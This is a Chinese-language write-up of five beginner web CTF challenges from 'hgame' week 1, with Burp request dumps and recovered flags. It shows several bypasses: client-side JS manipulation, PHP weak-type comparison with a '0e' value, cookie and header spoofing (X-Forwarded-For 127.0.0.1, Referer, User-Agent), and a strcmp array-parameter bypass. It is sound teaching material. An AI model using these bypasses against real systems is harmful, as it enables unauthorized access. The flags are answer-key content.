“F1rry” week1 web write up

0X01：

http://123.206.203.108:10001/European.html

打开网页，抽卡游戏？先抽个十发，竟然失败了；

看了一下源代码，发现这概率真感人，放弃头铁去抽；

```
function getCard(num) {
    var SSR = 0.0000001;
    var SR = 0.15;
    var cards = [];
    var card;
    if (times > 100) {
```


然后发现了一个跟 flag 有关的函数：soHappy()

```
switch (r[0]) {
    case "serv5":
        $("#serv5").append("<img class=\"img-thumbnail\" src=\"" + imgurl + "\"></img> ");
        soHappy();
        break;
    case "serv4":
        $("#serv4").append("<img class=\"img-thumbnail\" src=\"" + imgurl + "\"></img> ");
        break;
```

接着就是想办法触发 soHappy()这个函数。我想到的是运用 onclike 这事件触发

```
<a class="btn btn-primary btn-lg" href="javascript:void(0)" role="button" onclick="soHappy()">召唤1次</a>
```

虽然成功跳出了换 flag 的提示框，但是点确定以后竟然说我不是欧洲人，喵喵喵？




于是接着去看代码，发现最尾端能兑换成功需要有相应的 serv5 或者 craft5

```
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String))
{while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);retu
p;}('w p(){b a=l("8! k, j 8 o 1 m? ");5(!$("#4").7()&&!$("#9").7()){2("i。 ");f}b 1="";1+="";1+="";1+="";1+="y";1+="{";1+="g";1+="h";1+="3";1+="6";1+="v";1+="h";1+="0
1+="s";1+="e";1+="u";1+="6";1+="0";1+="n";1+="r";1+="!";1+="}";5(a){$("#4").d();$("#9").d();2("t。 1:
"+1)}q{2("x。 ")}}',35,35,'|flag|alert||serv5|if|_|html|SSR|craft5|buy|var||remove||return|T||你根本不是欧洲人|你愿意献祭你全部的|欧洲人|confirm|吗||来获取|soHappy|else|
兑换成功|N|C|function|你失去了唯一的机会|hgame'.split('|'),0,{}))
```

将上面 soHappy()上面的语句添加到 onclick 事件中，并把 src 指向 serv5（我选择吾皇）

```
<a class="btn btn-primary btn-lg" href="javascript:void(0)" role="button" onclick="$(&quot;#serv5&quot;).append(&quot;<img class=\&quot;img-thumbnail\&quot; src=\&
quot;&quot; + &quot;http://file.fgowiki.591mogu.com/fgo/head/&quot; + 002 + &quot;.jpg&quot; + &quot;\&quot;></img> &quot;);soHappy()">召唤1次</a>
```


然后点击“召唤一次”得到 flag



0X02：

http://118.25.18.223:10001/

1. 打开网址显示



2．发现要输出 flag 要满足两个条件：一是满足正则表达式：含有数字和字母且至少七位；二是输入的 key 在经过 json 编码后要与 lock 相等。第一个条件较好满足，第二个条件很难得到值使 lock 相等。看到知识点 php 弱类型，再结合 b==lock；“==”在进行比较时会转换成同一类型进行比较，而 lock 字符转成数值值为 0.故只要 b=0 就可以得到 flag。又 php 的 json_decode()函数会根据 json 数据中的数据类型来将其转换为 php 中的相应类型的数据于是使 key=0e00000000（0 的几次方均为 0）满足条件得到 flag

0X03：

http://118.25.18.223:10003/

1.打开网址显示

```
only robot know where is the flag
```

2. 发现关键词 robot，试着去查看 robot.txt，输入

得到以下信息

```
User-agent: *
Disallow: /flaaaaaaaag.php
```


3.使用该信息，输入

☆ 118.25.18.223:10003//f1aaaaaaaag.php


得到以下提示

you are not admin

4.于是考虑用 burp 抓包，得到



发现自己的身份为 guest，送去 repeater 进行修改后出现 flag



0X04：

http://123.206.203.108:10001/

1.输入 flag 得到以下信息：

tell me what you want : submit

request method is error.I think POST is better

修改 html，将 method=”get”改为”post”

```
<html> ev
  <head></head>
  <body>
    <form action="index.php" method="post">…</form>
  </body>
</html>
```


2.得到如下提示：用 X-forwarded-For 伪造 ip


tell me what you want : submit

https://www.wikiwand.com/en/X-Forwarded-For


only localhost can get flag

3.运用 burp 改包：然后是一系列提示+操作





Burp Suite Community Edition v1.7.32 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 2 3 ...
Go Cancel
Target: http://123.206.203.108:10001
Request
Raw Params Headers Hex
POST /index.php HTTP/1.1
Host: 123.206.203.108:10001
X-Forwarded-For:127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://123.206.203.108:10001/
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Cookie: isadmin=0
Connection: close
Upgrade-Insecure-Requests: 1
want=flag
Response
Raw Headers Hex
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Sat, 10 Feb 2018 13:00:56 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Set-Cookie: isadmin=0
Content-Length: 222
<form action="index.php" method="get">
tell me what you want : <input name="want" type="text">
<input type="submit" value="submit">
</from>


https://www.wikiwand.com/en/User_agent
please use Icefox/57.0
Type a search term
0 matches
Done
412 bytes | 16 millis


Burp Suite Community Edition v1.7.32 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 2 3 ...
Go Cancel
Target: http://123.206.203.108:10001
Request
Raw Params Headers Hex
POST /index.php HTTP/1.1
Host: 123.206.203.108:10001
X-Forwarded-For:127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:58.0) Gecko/20100101 Firefox/58.0
Icefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://123.206.203.108:10001/
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Cookie: isadmin=0
Connection: close
Upgrade-Insecure-Requests: 1
want=flag
Response
Raw Headers Hex
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Sat, 10 Feb 2018 13:01:35 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Set-Cookie: isadmin=0
Content-Length: 249
<form action="index.php" method="get">
tell me what you want : <input name="want" type="text">
<input type="submit" value="submit">
</from>

https://www.wikiwand.com/en/HTTP_referer
the requests should referer from www.google.com
Type a search term
0 matches
Done
439 bytes | 19 millis


Burp Suite Community Edition v1.7.32 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 2 ...
Go Cancel
Target: http://123.206.203.108:10001
Request
Raw Params Headers Hex
POST /index.php HTTP/1.1
Host: 123.206.203.108:10001
X-Forwarded-For:127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:58.0) Gecko/20100101 Firefox/58.0 Icefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: www.google.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Cookie: isadmin=0
Connection: close
Upgrade-Insecure-Requests: 1
want=flag
Response
Raw Headers Hex
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Sat, 10 Feb 2018 12:59:14 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Set-Cookie: isadmin=0
Content-Length: 218
<form action="index.php" method="get">
tell me what you want : <input name="want" type="text">
<input type="submit" value="submit">
</from>

https://www.wikiwand.com/en/HTTP_cookie
you are not admin
Type a search term
0 matches
Done
408 bytes | 43 millis



0X05：

http://118.25.18.223:10002/


打开发现如下信息

```
include_once("flag.php");
if(isset($_POST['str1'])&&isset($_POST['str2'])){

    if ($_POST['str1']!=$_POST['str2']&&strcmp($_POST['str1'],$_POST['str2'])==0) {
        echo "flag is:".$flag;
        exit();
    } else{
        echo "Something wrong..";
    }
}
```

1．发现为 post，自己设置表单

2.发现要满足上述条件常规方法不可能。Emmm…看到了 strcmp 于是又想起了 php 弱类型，strcmp 期望传入的对象类型为字符串，当传入的为非字符串类型时会进行报错，且在 5.3 之前的 php 钟会返回 0.于是只要传入一个数组即可。但只能通过页面上传字符串，于是用 burp 抓包改包（php 为了可以上传一个数组，会使结尾带一对中括号）得到 flag


Burp Suite Community Edition v1.7.32 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 ...
Go Cancel
Target: http://118.25.18.223:10002
Request
Raw Params Headers Hex
POST / HTTP/1.1
Host: 118.25.18.223:10002
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://118.25.18.223:10002/
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
Connection: close
Upgrade-Insecure-Requests: 1
str1[]=1&str2[]=28%E6%8F%90%E4%BA%A4=%E7%99%BB%E5%BD%95
Type a search term
0 matches
Response
Raw Headers Hex
HTTP/1.1 200 OK
Server: nginx/1.7.7
Date: Sat, 10 Feb 2018 07:18:54 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/7.0.0
Content-Length: 36
flag is:hgame{g3t_f14g_is_so0000_ez}
Type a search term
0 matches
Done
240 bytes | 20 millis